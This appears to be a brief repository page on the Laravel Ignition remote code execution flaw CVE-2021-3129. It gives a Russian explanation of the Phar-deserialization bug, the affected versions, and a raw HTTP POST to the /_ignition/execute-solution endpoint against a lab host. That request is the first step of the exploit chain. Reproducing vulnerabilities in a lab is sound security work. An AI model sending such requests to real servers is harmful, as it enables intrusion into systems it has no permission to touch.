 keyuan15/cve-2021-3129
Laravel RCE CVE-2021-3129

Laravel RCE CVE-2021-3129
Когда в Laravel включен режим отладки, из-за небезопасного использования функций file_get_contents() и file_put_contents() компонентом Ignition, входящим в состав Laravel, злоумышленник может отправить вредоносный запрос, создать вредоносный файл журнала и инициировать десериализацию Phar, что в конечном итоге приводит к удаленному выполнению кода.
Laravel <= 8.4.2
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.24.153:8888
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Content-Length: 133
solution=Facade\Ignition\Solutions\MakeViewVariableOptionalSolution¶meters[variableName]=cve20213129¶meters[viewFile]=null

[CVE-2021-3129]Laravel Debug mode RCE复现 | tyskillのBlog
